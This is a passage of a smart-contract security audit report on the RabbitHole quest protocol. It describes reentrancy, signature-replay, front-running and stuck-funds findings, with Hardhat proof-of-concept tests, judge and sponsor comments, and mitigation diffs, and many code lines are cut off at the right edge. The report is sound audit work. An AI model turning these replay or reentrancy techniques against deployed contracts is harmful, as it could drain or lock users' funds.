File: Erc1155Quest.sol#L52-L63

```
    /// @dev Withdraws the remaining tokens from the contract. (
        /// @param to_ The address to send the remaining tokens to
        function withdrawRemainingTokens(address to_) public overri
            super.withdrawRemainingTokens(to_);
            IERC1155(rewardToken).safeTransferFrom(
                address(this),
                to_,
                rewardAmountInWeiOrTokenId,
    60:            IERC1155(rewardToken).balanceOf(address(this), r
                '0x00'
            );
        }
```

When a user tries to call `claim()` below, line 114 is going to internally invoke `_transferRewards()`:

File: Quest.sol#L94-L118

```
        /// @notice Allows user to claim the rewards entitled to the
        /// @dev User can claim based on the (unclaimed) number of t
        function claim() public virtual onlyQuestActive {
            if (isPaused) revert QuestPaused();

            uint[] memory tokens = rabbitHoleReceiptContract.getOwn

            if (tokens.length == 0) revert NoTokensToClaim();

            uint256 redeemableTokenCount = 0;
            for (uint i = 0; i < tokens.length; i++) {
                if (!isClaimed(tokens[i])) {
                    redeemableTokenCount++;
                }
            }

            if (redeemableTokenCount == 0) revert AlreadyClaimed();

            uint256 totalRedeemableRewards = _calculateRewards(rede
            _setClaimed(tokens);
    114:        _transferRewards(totalRedeemableRewards);
            redeemedTokens += redeemableTokenCount;

            emit Claimed(msg.sender, totalRedeemableRewards);
        }
```

`safeTransferFrom()` is going to revert on line 42 because the token balance of the contract is now zero. i.e. less than `amount_`:

[File: Erc1155Quest.sol#L39-L43](#)

```
    /// @dev Transfers the reward token `rewardAmountInWeiOrToke
    /// @param amount_ The amount of reward tokens to transfer
    function _transferRewards(uint256 amount_) internal override
42:        IERC1155(rewardToken).safeTransferFrom(address(this),
    }
```

Recommended Mitigation Steps

Consider refactoring `withdrawRemainingTokens()` as follows:

(Note: The contract will have to separately import {QuestFactory} from './QuestFactory.sol' and initialize `questFactoryContract`.

```
+    function receiptRedeemers() public view returns (uint256) {
+        return questFactoryContract.getNumberMinted(questId);
+    }

    function withdrawRemainingTokens(address to_) public overric
        super.withdrawRemainingTokens(to_);

+        uint unclaimedTokens = (receiptRedeemers() - redeemedTc
+        uint256 nonClaimableTokens = IERC1155(rewardToken).bala
        IERC1155(rewardToken).safeTransferFrom(
            address(this),
            to_,
            rewardAmountInWeiOrTokenId,
-            IERC1155(rewardToken).balanceOf(address(this), rewa
+            nonClaimableTokens,
            '0x00'
        );
    }
```

[kirk-baird (judge) increased severity to High](#)

waynehoover (RabbitHole) disagreed with severity and commented:

> I agree that this is an issue, but not a high risk issue. I expect high risk issues to be issues that can be called by anyone, not owners.

> As owners there are plenty of ways we can sabotage our contracts (for example via the set* functions) it is an issue for an owner.

> The owner understands how this function works, so they can be sure not to call it before all users have called claim.

kirk-baird (judge) decreased severity to Medium and commented:

> Similarly to `#122`, this is an `onlyOwner` function and therefore the likelihood is significantly reduce. Therefore I'm going to downgrade this issue to Medium.

[M-05] When `rewardToken` is erc1155/erc777, an attacker can reenter and cause funds to be stuck in the contract forever

Submitted by simon135*, also found by* 0x4non*,* ForkEth*,* zaskoh*, and* ArmedGoose

https://github.com/rabbitholegg/quest-protocol/blob/068d628f019e9469aecbf676370075c1f6c980fd/contracts/Quest.sol#L113-L116

If the reward token is `erc1155/erc777`, an attacker can reenter and then buy/transfer another unclaimed token to the attacker address and then the var `redeemTokens` won't be equal to how many tokens were actually redeemed.

Proof of Concept

Example:

Reward token is an erc1155 that has `_afterTokenTransfer`

Alice(attacker) has 2 receipt tokens, the first one is on a smart contract that will do the reentrancy, and the second one is on Alice's address but is approved to transfer to the smart contract(the own that holds the first receipt)

1. Alice calls the sc to `claim` rewards

   ```
   IERC1155(rewardToken).safeTransferFrom(address(this), msg.sende
   ```

2. `_afterTokenTransfer` which causes the sc to call a function in its fallback function that transfers the approved token to the sc

   ```
     try IERC1155Receiver(to).onERC1155Received(operator, from, ic
   ```

3. We then reenter with recipient, not yet claimed token and we claim it

Result:
The invariant that `redeemedTokens` = tokens that are redeemed is false because it doesn't account for the first token that we reentered.
The issue is worse with `erc777` tokens because of the fact that accounting will be in the `withdrawRemainingTokens` function

```
        uint256 unclaimedTokens = (receiptRedeemers() - redeemec
        uint256 nonClaimableTokens = IERC20(rewardToken).balance
        IERC20(rewardToken).safeTransfer(to_, nonClaimableTokens
```

after the reentrancy
ex: `redeemedTokens=9` but should be 10
`receiptRedeemers()=12`
`rewardAmountInWeiOrTokenId=1e5`
`unclaimedTokens=300000`
assuming they are some tokens left
`balance(address(this)=201000` and `protocolFee=500`
`nonClaimableTokens=201000 - 500 - 300000` it would revert (negative numbers with uint) and funds would be stuck in the contract forever
The real estimate for `nonClaimableTokens=201000-500-200000=500` and the owner can get funds out but 500 wei will be lost in the contract
and it can get worse with large amounts of quests and the attacker reentering multiple times to cause a bigger gap between the real `redeemedTokens`

Recommended Mitigation Steps

Add nonReentrancy modifier

kirk-baird (judge) decreased severity to Medium

waynehoover (RabbitHole) confirmed

[M-06] RabbitHoleReceipt's address might be changed therefore only manual mint will be available

Submitted by glcanvas*, also found by* libratus, adriro*, and* hansfriese

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L13
https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L44
https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L96-L118
https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/RabbitHoleReceipt.sol#L95-L104
https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L215-L229

Might be impossible to claim rewards by users. And admins must distribute tokens manually and pay fee for this. On a huge amount of participants this leads to huge amount of fees.

Proof of Concept

Let's consider `QuestFactory`. It has:

```
    RabbitHoleReceipt public rabbitholeReceiptContract;
```

Which responsible for mint tokens for users.

Then consider `createQuest` function. Here we pass `rabbitholeReceiptContract` into `Quest`.

In `Quest` this field is immutable.

Now let’s consider next case:

1. We initialized whole contracts.
2. We created new Quest.
3. Next we decided to change `rabbitholeReceiptContract` in `QuestFactory` for another. To do this we call: `setRabbitHoleReceiptContract`. And successfully changing address.
4. Next we distribute signatures to our participants.
5. Users starts to mint tokens. But here is a bug `QuestFactory` storages new address of `rabbitholeReceiptContract`, but `Quest` initialized with older one. So users successfully minted their tokens, but can’t exchange them for tokens because the Quest’s receipt contract know nothing about minted tokens.

Possible solution here is change `minterAddress` in the original `RabbitHoleReceipt` contract and manually mint tokens by admin, but it will be too expensive and the company may lost a lot of money.

Recommended Mitigation Steps

In `QuestFactory` contract in the function `mintReceipt` the rabbitholeReceiptContract must be fetched from the quest directly.

To `Quest` Add:

```
  function getRabbitholeReceiptContract() public view returns(Rab
      return rabbitHoleReceiptContract;
```

```
    }
```

Modify `mintReceipt` function in `QuestFactory` like:

```
    function mintReceipt(string memory questId_, bytes32 hash_, byte
        ...
        RabbitHoleReceipt rabbitholeReceiptContract = Quest(quests[c
        rabbitholeReceiptContract.mint(msg.sender, questId_);
        ...
    }
```

waynehoover (RabbitHole) disagreed with severity and commented:

> Since our contract is upgradeable, they have to trust us that we aren't going to do this during live quests. This was an emergency function, and likely won't ever need to be used and only be accessible by only owner/us.

kirk-baird (judge) decreased severity to Medium and commented:

> This is a valid issue as upgrading the receipt contract will break currently open quests to prevent minting of receipts. This does not result in a loss of funds as they can be recovered by the quest creator.

> Additionally, it is only accessible by the admin and so I'm going to downgrade this to a medium.

[M-07] Funds can be stuck due to wrong order of operations

Submitted by carrotsmuggler, *also found by* adriro, hansfriese, hansfriese, lurii3, hl_, bin2chen, KmanOfficial, peanuts, evan, ElKu, omis, AkshaySrivastav, mert_eren, *and* HollaDieWaldfee

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Erc20Quest.sol#L102-L104
https://github.com/rabbitholegg/quest-

protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Erc20Quest.sol#L81-L87

The contract `ERC20Quest.sol` has two functions of interest here. The first is `withdrawFee()`, which is responsible for transferring out the fee amount from the contract once endTime has been passed, and the second is `withdrawRemainingTokens()` which recovers the remaining tokens in the contract which haven't been claimed yet.

Function `withdrawRemainingTokens()`:

```
    function withdrawRemainingTokens(address to_) public override or
            super.withdrawRemainingTokens(to_);

            uint unclaimedTokens = (receiptRedeemers() - redeemedTok
            uint256 nonClaimableTokens = IERC20(rewardToken).balance
            IERC20(rewardToken).safeTransfer(to_, nonClaimableTokens
        }
```

As evident from this excerpt, calling this recovery function subtracts the tokens which are already assigned to someone who completed the quest, and the fee, and returns the rest. However, there is no check for whether the fee has already been paid or not. The owner is expected to first call `withdrawRemainingTokens()`, and then call `withdrawFee()`.

However, if the owner calls `withdrawFee()` before calling the function `withdrawRemainingTokens()`, the fee will be paid out by the first call, but the same fee amount will still be kept in the contract after the second function call, basically making it unrecoverable. Since there are no checks in place to prevent this, this is classified as a high severity since it is an easy mistake to make and leads to loss of funds of the owner.

Proof of Concept

This can be demonstrated with this test

```
    describe('Funds stuck due to wrong order of function calls', asy
        it('should trap funds', async () => {
```

```
        await deployedFactoryContract.connect(firstAddress).mintRe
        await deployedQuestContract.start()
        await ethers.provider.send('evm_increaseTime', [86400])
        await deployedQuestContract.connect(firstAddress).claim()

        await ethers.provider.send('evm_increaseTime', [100001])
        await deployedQuestContract.withdrawFee()
        await deployedQuestContract.withdrawRemainingTokens(owner.

        expect(await deployedSampleErc20Contract.balanceOf(deploye
        expect(await deployedSampleErc20Contract.balanceOf(owner.a
          totalRewardsPlusFee * 100 - 1 * 1000 - 200
        )
        await ethers.provider.send('evm_increaseTime', [-100001])
        await ethers.provider.send('evm_increaseTime', [-86400])
      })
    })
```

Even though the fee is paid, the contract still retains the fee amount. The owner receives less than the expected amount. This test is a modification of the test `should transfer non-claimable rewards back to owner` already present in `ERC20Quest.spec.ts`.

Tools Used

Hardhat

Recommended Mitigation Steps

Only allow fee to be withdrawn after the owner has withdrawn the funds.

```
// Declare a boolean to check if recovery happened
bool recoveryDone;

function withdrawRemainingTokens(address to_) public override or
        super.withdrawRemainingTokens(to_);

        uint unclaimedTokens = (receiptRedeemers() - redeemedTok
        uint256 nonClaimableTokens = IERC20(rewardToken).balance
        IERC20(rewardToken).safeTransfer(to_, nonClaimableTokens

        // Set recovery bool
```

```
            recoveryDone = true;
        }
    function withdrawFee() public onlyAdminWithdrawAfterEnd {
            // Check recovery
            require(recoveryDone,"Recover tokens before withdrawing
            IERC20(rewardToken).safeTransfer(protocolFeeRecipient, p
        }
```

waynehoover (RabbitHole) disagreed with severity and commented:

> I agree that this is an issue, but not a high risk issue. I expect high risk issues to be issues that can be called by anyone, not owners.

> As owners there are plenty of ways we can sabotage our contracts (for example via the set* functions) it is an issue for an owner.

> The owner understands how these functions work, so they can be sure to call them in the right order.

kirk-baird (judge) decreased severity to Medium and commented:

> I agree with the sponsor that since this is an `onlyOwner` function that medium severity is more appropriate.

> The likelihood of this issue is reduced as it can only be called by the owner.

> Note: the ineffective `onlyAdminWithdrawAfterEnd` modifier not validating admin is raised in another issue.

[M-08] Buyer on secondary NFT market can lose fund if they buy a NFT that is already used to claim the reward

Submitted by ladboy233, *also found by* CodingNameKiki, adriro, StErMi, Tricko, rbserver, 0xmrhoodie, 0x4non, *and* ElKu

https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/Quest.sol#L113

Let us look closely into the `Quest.sol#claim` function

```
    /// @notice Allows user to claim the rewards entitled to them
    /// @dev User can claim based on the (unclaimed) number of toker
    function claim() public virtual onlyQuestActive {
            if (isPaused) revert QuestPaused();

            uint[] memory tokens = rabbitHoleReceiptContract.getOwne

            if (tokens.length == 0) revert NoTokensToClaim();

            uint256 redeemableTokenCount = 0;
            for (uint i = 0; i < tokens.length; i++) {
                    if (!isClaimed(tokens[i])) {
                            redeemableTokenCount++;
                    }
            }

            if (redeemableTokenCount == 0) revert AlreadyClaimed();

            uint256 totalRedeemableRewards = _calculateRewards(redee
            _setClaimed(tokens);
            _transferRewards(totalRedeemableRewards);
            redeemedTokens += redeemableTokenCount;

            emit Claimed(msg.sender, totalRedeemableRewards);
    }
```

After the NFT is used to claim, the _setClaimed(token) is called to mark the NFT as used to prevent double claiming.

```
    /// @notice Marks token ids as claimed
    /// @param tokenIds_ The token ids to mark as claimed
    function _setClaimed(uint256[] memory tokenIds_) private {
            for (uint i = 0; i < tokenIds_.length; i++) {
                    claimedList[tokenIds_[i]] = true;
            }
    }
```

The NFT is also tradeable in the secondary marketplace. I would like to make a reasonable assumption that user wants to buy the NFT because they can use the

NFT to claim the reward, which means after the reward is claimed, the NFT lose value.

Consider the case below:

1. User A has 1 NFT, has he can use the NFT to claim 1 ETH reward.
2. User A place a sell order in opensea and sell the NFT for 0.9 ETH.
3. User B see the sell order and find it a good trae, he wants to buy the NFT.
4. User B submit a buy order, User A at the same time submit the claimReward transaction.
5. User A's transaction executed first, reward goes to User A, then User B transaction executed, NFT ownership goes to User B, but user B find out that the he cannot claim the reward becasue the reward is already claimed by User A.

User A can intentionally front-run User B's buy transaction by monitoring the mempool in polygon using the service

https://www.blocknative.com/blog/polygon-mempool

Or it could be just two users submit transactions at the same time and User A's claim transaction happens to execute first.

Recommended Mitigation Steps

Disable NFT transfer and trade once the NFT is used to claim the reward.

waynehoover (RabbitHole) acknowledged

[M-09] Possible scenario for Signature Replay Attack

Submitted by AkshaySrivastav, *also found by* V_B, betweenETHlines, halden, minhquanym, m9800, Tricko, wait, jesusrod15, rbserver, glcanvas, cccz, bin2chen, __141345__, KIntern_NA, Tointer, peakbolt, libratus, zaskoh, omis, SovaSlava, romand, rvierdiiev, hihen, ladboy233, *and* critical-or-high https://github.com/rabbitholegg/quest-protocol/blob/8c4c1f71221570b14a0479c216583342bd652d8d/contracts/QuestFactory.sol#L219-L229

The `QuestFactory.mintReceipt` function mints `RabbitHoleReceipt` tokens based upon signatures signed by `claimSignerAddress`.

```
function mintReceipt(string memory questId_, bytes32 hash_,
    if (quests[questId_].numberMinted + 1 > quests[questId_]
    if (quests[questId_].addressMinted[msg.sender] == true)
    if (keccak256(abi.encodePacked(msg.sender, questId_)) !=
    if (recoverSigner(hash_, signature_) != claimSignerAddre

    quests[questId_].addressMinted[msg.sender] = true;
    quests[questId_].numberMinted++;
    emit ReceiptMinted(msg.sender, questId_);
    rabbitholeReceiptContract.mint(msg.sender, questId_);
}
```

In the above function only the account’s address and quest id values are used to generate and validate the signature.

This causes various issues which are mentioned below:

1. There is no deadline for the signatures. Once a signature is signed by `claimSignerAddress` that signature can be provided to `QuestFactory.mintReceipt` function to mint an RabbitholeReceipt token at any point in the future.
2. The signature can be replayed on other EVM compatible chains on which RabbitHole protocol is deployed. The docs mention other EVM chain addresses of the contracts which means the protocol will be deployed on multiple chains.
3. The signature can be replayed on multiple instances of QuestFactory contract. If multiple QuestFactory contracts are deployed on a single EVM chain then signature intended for one contract can be replayed on the other ones.

Note that all these scenarios are true when `questId_` parameter stays same.

Actual Impact

Exploitation using the above mentioned scenarios will lead to unintended minting of RabbitholeReceipt token. This is a crucial token for the protocol which is also used to claim rewards from Quest contracts. Hence any unintentional minting will cause loss of funds.

Proof of Concept

The test cases were added in `./test/QuestFactory.spec.ts` file and ran using command `npx hardhat test ./test/QuestFactory.spec.ts`.

```
describe.only('QuestFactory: Signature Replay Bug', () => {
  it('Signature can be used in different QuestFactory instance
    const randomUser = (await ethers.getSigners())[10];
    const questA = "A";

    // Sign message and create new Quest
    const messageHash = utils.solidityKeccak256(['address', 's
    const signature = await wallet.signMessage(utils.arrayify(
    await deployedFactoryContract.setRewardAllowlistAddress(de
    await deployedFactoryContract.createQuest(
      deployedSampleErc20Contract.address, expiryDate, startDa
    )

    // Use the signature on First QuestFactory
    await deployedFactoryContract.connect(randomUser).mintRece
    expect(await deployedRabbitHoleReceiptContract.balanceOf(r

    const factoryPrevious = deployedFactoryContract
    const RHRPrevious = deployedRabbitHoleReceiptContract

    // Deploy a new QuestFactory (this could be on a different
    await deployRabbitHoleReceiptContract()
    await deployFactoryContract()

    expect(factoryPrevious.address).to.not.eq(deployedFactoryC
    expect(RHRPrevious.address).to.not.eq(deployedRabbitHoleRe

    // Create new Quest in new QuestFactory
    await deployedFactoryContract.setRewardAllowlistAddress(de
    await deployedFactoryContract.createQuest(
      deployedSampleErc20Contract.address, expiryDate, startDa
    )
    // Use the previously used signature again on new QuestFac
    await deployedFactoryContract.connect(randomUser).mintRece
    expect(await deployedRabbitHoleReceiptContract.balanceOf(r
    expect(await RHRPrevious.balanceOf(randomUser.address)).tc
  })

  it('Signature can be used after 1 year', async () => {
    const randomUser = (await ethers.getSigners())[10];
    const questA = "A";

    // Sign message and create new Quest
    const messageHash = utils.solidityKeccak256(['address', 's
    const signature = await wallet.signMessage(utils.arrayify(
    await deployedFactoryContract.setRewardAllowlistAddress(de
    await deployedFactoryContract.createQuest(
      deployedSampleErc20Contract.address, expiryDate, startDa
    )

    // Move ahead 1 year
    await ethers.provider.send("evm_mine", [expiryDate + 31536

    // Use the signature
    await deployedFactoryContract.connect(randomUser).mintRece
    expect(await deployedRabbitHoleReceiptContract.balanceOf(r
  })
})
```

Tools Used

Hardhat

Recommended Mitigation Steps

Consider including deadline, chainid and QuestFactory’s address in the signature message. Ideally signatures should be created according to the EIP712 standard.

kirk-baird (judge) decreased severity to Medium

waynehoover (RabbitHole) disagreed with severity and commented via duplicate issue #45:

> You can’t run a Quest on multiple chains, the assumption is incorrect there.

kirk-baird (judge) commented via duplicate issue #45 :

> This issue is rated medium as signatures cannot be replayed on this contract, they can only be replayed on other contracts. They may be replayed on other contracts on the same chain or different chains. If there was the possibility for signature replay on this contract then it would be rated as high.

AkshaySrivastav (warden) commented via duplicate issue #45 :

> @kirk-baird - The protocol docs clearly stated the intention of deploying the contracts on multiple chains, even contract addresses were provided. Considering that, the attack is very likely to happen with clear loss of funds (high impact + high likelihood).

kirk-baird (judge) commented via duplicate issue #45 :

> @AkshaySrivastav - I do not believe high likelihood is appropriate here. I agree protocol will be deployed on multiple chains, however for the signature replay to be valid the pair `(questId, signer)` must match on different chains.

> As stated by the sponsor each quest should only be run on a single chain such that this overlap is unlikely. Furthermore, even if a quest is run on multiple chains starting at the same time it will likely not have the same `questId` as this is a counter incremented for each created quest unique to each chain. Note an attacker may deliberately manipualte this by using a front-running attack in the mempool.

> To provide some arguements for the severity it is possible for a quest owner to use the same signer on multiple quests over multiple chains and there is a possibility two of these quests have overlapping ID on different chains. However, this is not a high likelihood situation and thus I think medium severity is most appropriate here.

Low Risk and Non-Critical Issues

For this contest, 75 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **CodingNameKiki** received the top score from the judge.

The following wardens also submitted reports: matrix_0wl, SleepingBugs, sayan, libratus, rbserver, joestakey, lukris02, carlitox477, luxartvinsec, jat, halden, Josiah, sashik_eth, adriro, ddimitrov22, Aymen0909, tnevler, 0xAgro, manikantanynala97, catellatech, peanuts, fellows, PrasadLak, nadin, Diana, cryptostellar5, BClabs, kenta, cryptonue, horsefacts, nicobevi, tsvetanovv, 0x5rings, Dewaxindo, sakshamguruji, hl_, zadaru13, 0xackermann, Krayt, SaharDevep, Phenomana, bin2chen, Breeje, PaludoX0, martin, glcanvas, Iurii3, 0x4non, 0x1f8b, oberon, IllIllI, thekmj, xAriextz, 0xRobocop, RaymondFam, 0xSmartContract, IceBear, zaskoh, ArmedGoose, SaeedAlipoor01988, AkshaySrivastav, 0xMirce, Rolezn, trustindistrust, carrotsmuggler, brevis, prestoncodes, chaduke, btk, chrisdior4, arialblack14, csanuragjain, HollaDieWaldfee, *and* seeu.

Overview

Letter	Name	Description
L	Low risk	Potential risk
NC	Non-critical	Non risky findings
R	Refactor	Changing the code
O	Ordinary	Often found issues

Total Found Issues	20

Low Risk Issues

Count	Explanation	Instances
[L-01]	`createQuest` doesn’t check if the reward token address is in the allow list on ERC-1155 quest type	1
[L-02]	The function `mintReceipt` should check if the quest has expired on-chain as well	1
[L-03]	The reverting functions `_calculateRewards` and `_transferRewards` should be removed, as they are already implemented in the child contracts	1
[L-04]	The function `withdrawRemainingTokens` can be changed in a safer way to handle the withdraw from the owner and the protocol fee as well. This prevent risks allocated with the protocol fee	1

Count	Explanation	Instances
[L-05]	The function `royaltyInfo` doesn’t check if the receipt was already claimed	1
[L-06]	In contract Quest the function `claim` shouldn’t only set the receipt as claimed, but to burn it as well. As this problem brings the risk, where users can sell already claimed receipts to other people	1
[L-07]	The function `mintReceipt` shouldn’t mint receipts to users, if the quest is paused	1

Total Low Risk Issues	7	

Non-Critical Issues

Count	Explanation	Instances
[N-01]	Confusing modifier name	1
[N-02]	Deploying a storage variable with its default value	1
[N-03]	Modifiers not applied on the functions `start` and `withdrawRemainingTokens`	2
[N-04]	Mandatory checks for extra safety in the setters	3
[N-05]	Lack of address(0) checks in the constructor	1
[N-06]	Upgradeable contract is missing a `__gap[50]` storage variable	2

Total Non-Critical Issues	6	

Refactor Issues

Count	Explanation	Instances
[R-01]	Shorthand way to write if / else statement	1
[R-	Unnecessary true statement is applied in the function `isClaimed`	1

Count	Explanation	Instances
02]		
[R-03]	`isPaused` check can be added to the modifier `onlyQuestActive`, as its used only on the claim function	1
[R-04]	Total minted check in `mintReceipt` can be refactored	1

Total Refactor Issues	4

Ordinary Issues

Count	Explanation	Instances
[O-01]	Floating pragma	8
[O-02]	Code contains empty blocks	1
[O-03]	Create your own import names instead of using the regular ones	4

Total Ordinary Issues	3

[L-01] `createQuest` doesn't check if the reward token address is in the allow list on ERC-1155 quest type

The function `createQuest` is called by users with the quest role. The main purpose of the function is to create quests, which can be either erc20 or erc1155 type. When the type is erc20, a check is made to ensure the rewardTokenAddress_ is allowed to be used as a reward - `if (rewardAllowlist[rewardTokenAddress_] == false) revert RewardNotAllowed();`. The problem is that the same check isn't made when the quest is erc1155, as a result when erc1155 quest is created the function createQuest doesn't check if the rewardTokenAddress_ is in the allow list.

```
contracts/QuestFactory.sol

function createQuest(
        address rewardTokenAddress_,
        uint256 endTime_,
        uint256 startTime_,
        uint256 totalParticipants_,
        uint256 rewardAmountOrTokenId_,
        string memory contractType_,
        string memory questId_
    ) public onlyRole(CREATE_QUEST_ROLE) returns (address) {
        if (quests[questId_].questAddress != address(0)) reve

        if (keccak256(abi.encodePacked(contractType_)) == kec
            if (rewardAllowlist[rewardTokenAddress_] == false

            Erc20Quest newQuest = new Erc20Quest(
                rewardTokenAddress_,
                endTime_,
                startTime_,
                totalParticipants_,
                rewardAmountOrTokenId_,
                questId_,
                address(rabbitholeReceiptContract),
                questFee,
                protocolFeeRecipient
            );

            emit QuestCreated(
                msg.sender,
                address(newQuest),
                questId_,
                contractType_,
                rewardTokenAddress_,
                endTime_,
                startTime_,
                totalParticipants_,
                rewardAmountOrTokenId_
            );
            quests[questId_].questAddress = address(newQuest)
            quests[questId_].totalParticipants = totalPartici
            newQuest.transferOwnership(msg.sender);
            ++questIdCount;
            return address(newQuest);
        }

        if (keccak256(abi.encodePacked(contractType_)) == ke
            if (msg.sender != owner()) revert OnlyOwnerCanCr

            Erc1155Quest newQuest = new Erc1155Quest(
                rewardTokenAddress_,
                endTime_,
                startTime_,
                totalParticipants_,
                rewardAmountOrTokenId_,
                questId_,
                address(rabbitholeReceiptContract)
            );

            emit QuestCreated(
                msg.sender,
                address(newQuest),
                questId_,
                contractType_,
                rewardTokenAddress_,
                endTime_,
                startTime_,
                totalParticipants_,
                rewardAmountOrTokenId_
            );
            quests[questId_].questAddress = address(newQuest
            quests[questId_].totalParticipants = totalPartic
            newQuest.transferOwnership(msg.sender);
            ++questIdCount;
            return address(newQuest);
        }

        revert QuestTypeInvalid();
    }
```

Consider adding a check to ensure the contract address is allowed to be used as a reward on erc1155 quests as well:

```
        if (keccak256(abi.encodePacked(contractType_)) == ke
            if (msg.sender != owner()) revert OnlyOwnerCanCr
+           if (rewardAllowlist[rewardTokenAddress_] == fals
```

[L-02] The function mintReceipt should check if the quest has expired on-chain as well

The main function mintReceipt responsible for minting receipts lacks an important check to ensure the quest end time hasn’t finished yet. Considering the fact that on quest creation every quest is enforced with a startTime and endTime, which represents the quest starting time and ending time. Users should not be allowed to mint receipts after the quest is expired.

By the sponsor comment, the `claimSignerAddress` takes care of that on the off-chain side and won't issue hashes before the quest start or after the quest ends. But mistakes always can occur and it is recommended to have a check on the smart contract level as well.

```
contracts/QuestFactory.sol

function mintReceipt(string memory questId_, bytes32 hash_
      if (quests[questId_].numberMinted + 1 > quests[quest
      if (quests[questId_].addressMinted[msg.sender] == tr
      if (keccak256(abi.encodePacked(msg.sender, questId_)
      if (recoverSigner(hash_, signature_) != claimSignerA

      quests[questId_].addressMinted[msg.sender] = true;
      quests[questId_].numberMinted++;
      emit ReceiptMinted(msg.sender, questId_);
      rabbitholeReceiptContract.mint(msg.sender, questId_)
  }
```

Here is a recommended change, which takes care of this problem:

1. Add a storage variable in the struct `Quest`, which will hold the end time of the quest.

```
struct Quest {
        mapping(address => bool) addressMinted;
        address questAddress;
        uint totalParticipants;
        uint numberMinted;
+       uint256 expires;
    }
```

2. When creating a quest with the function `createQuest` consider adding the endTime to the new stor variable `expires`.

```
// Add the same check if contractType is erc1155 as well.

if (keccak256(abi.encodePacked(contractType_)) == keccak256(abi.
            if (rewardAllowlist[rewardTokenAddress_] == false) r

            Erc20Quest newQuest = new Erc20Quest(
                rewardTokenAddress_,
                endTime_,
                startTime_,
                totalParticipants_,
                rewardAmountOrTokenId_,
                questId_,
                address(rabbitholeReceiptContract),
                questFee,
                protocolFeeRecipient
            );

            emit QuestCreated(
                msg.sender,
                address(newQuest),
                questId_,
                contractType_,
                rewardTokenAddress_,
                endTime_,
                startTime_,
                totalParticipants_,
                rewardAmountOrTokenId_
            );
            quests[questId_].questAddress = address(newQuest);
            quests[questId_].totalParticipants = totalParticipar
+           quests[questId_].expires = endTime_;
            newQuest.transferOwnership(msg.sender);
            ++questIdCount;
            return address(newQuest);
        }
```

3. And finally add a check in the function `mintReceipt` to check if the quest expired already.

```
function mintReceipt(string memory questId_, bytes32 hash_, byte
+       if (quests[questId_].expires > block.timestamp) revert Q
        if (quests[questId_].numberMinted + 1 > quests[questId_]
        if (quests[questId_].addressMinted[msg.sender] == true)
        if (keccak256(abi.encodePacked(msg.sender, questId_)) !=
        if (recoverSigner(hash_, signature_) != claimSignerAddre

        quests[questId_].addressMinted[msg.sender] = true;
        quests[questId_].numberMinted++;
        emit ReceiptMinted(msg.sender, questId_);
        rabbitholeReceiptContract.mint(msg.sender, questId_);
    }
```

[L-03] The reverting functions `_calculateRewards` and `_transferRewards` should be removed, as they are already implemented in the child contract

There are two functions in Quest.sol, which reverts incase they are called. By the revert names, we can understand that these two functions need to be implemented in the child contracts - Erc20Quest.sol, Erc1155Quest.sol. Since this is already done and they are implemented in the child contracts, these two functions are unnecessary and should be removed.

```
contracts/Quest.sol

122:   function _calculateRewards(uint256 redeemableTokenCount_)
123:         revert MustImplementInChild();
124:     }

129:   function _transferRewards(uint256 amount_) internal virtua
130:         revert MustImplementInChild();
131:     }
```

[L-04] The function `withdrawRemainingTokens` can be changed in a safer way to handle the withdraw from the owner and the protocol fee as well. This prevent risks allocated with the protocol fees.

By the docs this function is called in two different scenarios, if a quest is full and receipt redeemers equals the max amount of total participants allowed in the quest - only withdrawFee is called. If a quest doesn't hit the max total participants, first the owner calls the function `withdrawRemainingTokens` to withdraw the remaining tokens and then the fee should be paid with the function `withdrawFee` .

Overall the best solution of this problem is that the function `withdrawRemainingTokens` , both does the withdrawing part to the owner and pays the fee to the protocol as well. This is considered the safest way:

First, if the receipt redeemers are below the totalParticipants, can withdraw the remaining tokens and pay the fee at the same time. Second, if the quest is full and receipt redemeers hits the total amount of people allowed, only the fee will be paid to the protocol and will skip the withdraw remaining rewards part.

```
    function withdrawRemainingTokens(address to_) public override on
            super.withdrawRemainingTokens(to_);

            if (receiptRedeemers() < totalParticipants) {

            uint unclaimedTokens = (receiptRedeemers() - redeemedTok
            uint256 nonClaimableTokens = IERC20(rewardToken).balance
            IERC20(rewardToken).safeTransfer(to_, nonClaimableTokens

            IERC20(rewardToken).safeTransfer(protocolFeeRecipient, p

            } else {

            IERC20(rewardToken).safeTransfer(protocolFeeRecipient, p

            }
        }
```

[L-05] The function `royaltyInfo` doesn’t check if the receipt was already claimed

The function `royaltyInfo` is used by users to check sale details regarding a particular ERC721 token.

The problem here is that the function check if the token exists, but doesn’t check if the token was already claimed.

Consider applying a check, which will revert if the token was already claimed.

```
contracts/RabbitHoleReceipt.sol

function royaltyInfo(
   uint256 tokenId_,
   uint256 salePrice_
 ) external view override returns (address receiver, uint
   require(_exists(tokenId_), 'Nonexistent token');

   uint256 royaltyPayment = (salePrice_ * royaltyFee) /
   return (royaltyRecipient, royaltyPayment);
 }
```

[L-06] In contract Quest the function `claim` shouldn’t only set the receipt as claimed, but to burn it as well. As this problem brings the risk, where users can sell already claimed receipts to other people

The function `claim` is used by users to claim their ERC721 receipts for rewards. By using the function the receipt is set as claimed with a simple mapping id => bool, but it isn’t burned. In the protocol docs it is clearly stated that users are free to sell or trade their receipts. Since the claimed receipts aren’t burned, this bring the risk where already claimed receipts can be sold to other people. A burn function already exists in RabbitHoleReceipt, but isn’t used.

[L-07] The function `mintReceipt` shouldn’t mint receipts to users, if the quest is paused

For now the function `mintReceipt` doesn’t issue hashes before the quest has started or after the quest has ended.

This is done off-chain with the help of `claimSignerAddress` , but the off-chain side doesn’t check if a quest is in paused state.

So even if a quest is in paused state duo to some sort of issue occurring, the function `mintReceipt` can still mint receipts for this particular quest.

```
